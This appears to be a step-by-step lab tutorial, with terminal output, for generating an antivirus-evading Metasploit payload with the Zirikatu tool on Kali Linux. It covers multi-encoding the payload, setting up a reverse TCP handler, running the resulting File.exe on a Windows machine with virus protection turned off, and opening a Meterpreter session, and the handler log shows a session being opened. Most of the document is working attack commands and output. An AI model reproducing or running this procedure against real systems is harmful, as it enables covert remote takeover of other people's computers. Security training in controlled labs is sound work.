



Step 1 :

1. Open Kali linux
2. Download the zip file of Zirikatu-master from <https://github.com/pasahitz/zirikatu>
3. Extraxt zirikatu.zip in Downloads folder



4. Then open zirikatu-master folder
5. And open terminal in zirikatu-master folder
6. Get root access : **sudo su**
7. Give permission for zirkatu.sh file : **chmod 777 zirikatu.sh**
8. Start zirkatu using command : **./zirikatu.sh**



9. Install dependencies using this two commands
sudo apt-get update
sudo apt install mono-complete

```

File Edit View
root@kali: /home/kali/Downloads/zirikatu-master

File Actions Edit View Help
N: See apt-secure(8) manpage for repository creation and user configuration details.
E: The repository 'https://ppa.launchpadcontent.net/m33m/axerus-media/ubuntu kali-rolling Release' does not have a Release file.
N: See apt-secure(8) manpage for repository creation and user configuration details.

(root@kali) ~/Downloads/zirikatu-master
# sudo apt install mono-complete
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
gccgo-12 libdc1394-25 libdca0 libdecor-0-0 libdvdnav4 libdvdread8 libfaad2 libfluidsynth3 libfreeaptx0 libg12-dev libg21 libilmbase25 libinstpatch-1.0-2 l
libmpeg2encpp2-2.1-0 libplex2-2.1-0 libopenexr25 libopenh264-6 libopenni2-0 libpsdl2-2.0-0 libsoundtouch1 libsrtp2-1 libvo-aacenc0 libvo-amrwbenc0 libwildmidi
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
binfmt-support ca-certificates-mono cli-common libgdplus libjs-xmlextras liblerc4 libmono-2.0-1 libmono-2.0-dev libmono-accessibility4.0-cil libmono-btls-in
libmono-cil-dev libmono-codecontracts4.0-cil libmono-compilerservices-symbolwriter4.0-cil libmono-corlib4.5-cil libmono-corlib4.5-dll libmono-cscompimg0.0-cil
libmono-data-tds4.0-cil libmono-db2-1.0-cil libmono-debugger-soft4.0a-cil libmono-http4.0-cil libmono-il8n-cjk4.0-cil libmono-il8n-mideast4.0-cil libmono-il8n
libmono-il8n-0-cil libmono-il8n4.0-cil libmono-ldap4.0-cil libmono-management4.0-cil libmono-messaging-rabbitmq4.0-cil libmono-messaging4.0-cil libmono-micr
libmono-microsoft-build-tasks-v4.0-4.0-cil libmono-microsoft-build-utilities-v4.0-4.0-cil libmono-microsoft-build4.0-cil libmono-microsoft-csharp4.0-cil libm
libmono-oracle4.0-cil libmono-parallel4.0-cil libmono-peapi4.0a-cil libmono-posix4.0-cil libmono-profiler libmono-rabbitmq4.0-cil libmono-relaxng4.0-cil libm
libmono-smidiagnostics0.0-cil libmono-sqlite4.0-cil libmono-system-componentmodel-composition4.0-cil libmono-system-componentmodel-dataannotations4.0-cil libm
libmono-system-core4.0-cil libmono-system-data-datasetextensions4.0-cil libmono-system-data-entity4.0-cil libmono-system-data-linq4.0-cil libmono-system-data
libmono-system-data4.0-cil libmono-system-deployment4.0-cil libmono-system-design4.0-cil libmono-system-drawing-design4.0-cil libmono-system-drawing4.0-cil l
libmono-system-identitymodel-selectors4.0-cil libmono-system-identitymodel4.0-cil libmono-system-io-compression-filestream4.0-cil libmono-system-io-compressi
libmono-system-ldap-protocol4.0-cil libmono-system-ldap4.0-cil libmono-system-management4.0-cil libmono-system-messaging4.0-cil libmono-system-net-http-form
libmono-system-net-http4.0-cil libmono-system-net4.0-cil libmono-system-numerics-vectors4.0-cil libmono-system-numerics4.0-cil libmono-system-reactive-core2.
libmono-system-reactive-experimental2.2-cil libmono-system-reactive-interfaces2.2-cil libmono-system-reactive-linq2.2-cil libmono-system-reactive-observable
libmono-system-reactive-providers2.2-cil libmono-system-reactive-runtime-remoting2.2-cil libmono-system-reactive-windows-forms2.2-cil libmono-system-reactive
libmono-system-runtime-caching4.0-cil libmono-system-runtime-durableinstantiating4.0-cil libmono-system-runtime-serialization-formatters-soap4.0-cil libmono-sys
libmono-system-security4.0-cil libmono-system-servicemodel-activation4.0-cil libmono-system-servicemodel-discovery4.0-cil libmono-system-servicemodel-interna
libmono-system-servicemodel-web4.0-cil libmono-system-servicemodel4.0a-cil libmono-system-serviceprocess4.0-cil libmono-system-threading-tasks-dataflow4.0-cil
libmono-system-web-application-services4.0-cil libmono-system-web-dynamicdata4.0-cil libmono-system-web-extensions-design4.0-cil libmono-system-web-extensions
libmono-system-web-http-webhost4.0-cil libmono-system-web-http4.0-cil libmono-system-web-mobile4.0-cil libmono-system-web-mvc3.0-cil libmono-system-web-razor
libmono-system-web-routing4.0-cil libmono-system-web-services4.0-cil libmono-system-web-webpages-deployment2.0-cil libmono-system-web-webpages-razor2.0-cil l
libmono-system-windows-forms-datavisualization4.0a-cil libmono-system-windows-forms4.0-cil libmono-system-windows4.0-cil libmono-system-workflow-activities4.
libmono-system-workflow-runtime4.0-cil libmono-system-xaml4.0-cil libmono-system-xml-linq4.0-cil libmono-system-xml-serialization4.0-cil libmono-system-xaml4.
libmono-webbrowser4.0-cil libmono-webmatrix-data4.0-cil libmono-windowsbase4.0-cil libmono-xbuild-tasks4.0-cil libmonoboehm-2.0-1 libmonogen-2.0-1 libmonosg

```

- Again start Zirikatu using : **./zirikatu.sh**
- Then all dependencies will be having OK status

```

File Edit View
root@kali: /home/kali/Downloads/zirikatu-master

File Actions Edit View Help
(root@kali) ~/Downloads/zirikatu-master
# ./zirikatu.sh

ZIRIKATU
V0.2

#####
#Fully Undetectable#
#Metasploit Payload Generator#
#Tested on Debian Jessie and Kali Linux#
#####
Pasahitz 2017

Check script dependencies = [ Pass ]


msfconsole [Ok]
msfvenom [Ok]
mono [Ok]
mcs [Ok]
postgres [Ok]
fallocate [Ok]

[1] Meterpreter_Reverse_tcp [5] Shell_reverse_tcp
[2] Meterpreter_Reverse_http [6] Powershell_reverse_tcp
[3] Meterpreter_Reverse_https [7] Multi_encode_payload
[4] Meterpreter_Reverse_tcp_dns


Select a payload number:

```

- Now select 7 option from menu Multi encode Payload




13. Enter No of iterations to 20
14. Open another terminal use **ifconfig** to get your kali ip address
15. Set Lhost : to your IP
16. Set Lport : to any open port (5555)
17. Set following options shown in above image
18. Wait a message will be displayed payload generated
19. Then payload will be generated in ouput folder




Then set option

Do you start the payload handler? y or n: y




20. Turn off virus and threat protection of window



21. Copy File.exe (payload file) and paste it on desktop of windows

22. Run File.exe

23. Session will be open in kali linux terminal



24. Use following command to access the session : **session -i 1**

```
File Edit View Search Terminal Help

=[ metasploit v4.16.56-dev ]
+ -- ==[ 1763 exploits - 1006 auxiliary - 306 post ]
+ -- ==[ 536 payloads - 41 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/Downloads/zirikatu-master/handler/handler.rc for ERB directives.
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> use exploit/multi/handler
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> set LHOST 172.20.10.3
LHOST => 172.20.10.3
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> set LPORT 5555
LPORT => 5555
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> set EXITONSESSION false
EXITONSESSION => false
resource (/root/Downloads/zirikatu-master/handler/handler.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 172.20.10.3:5555
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 172.20.10.6
[*] Meterpreter session 1 opened (172.20.10.3:5555 -> 172.20.10.6:49934) at 2018-08-12 07:44:15 -0400
msf exploit(multi/handler) > sessions -i 1
```

25. The meterpreter session will be open
26. Use following command to get windows machine info : **sysinfo**

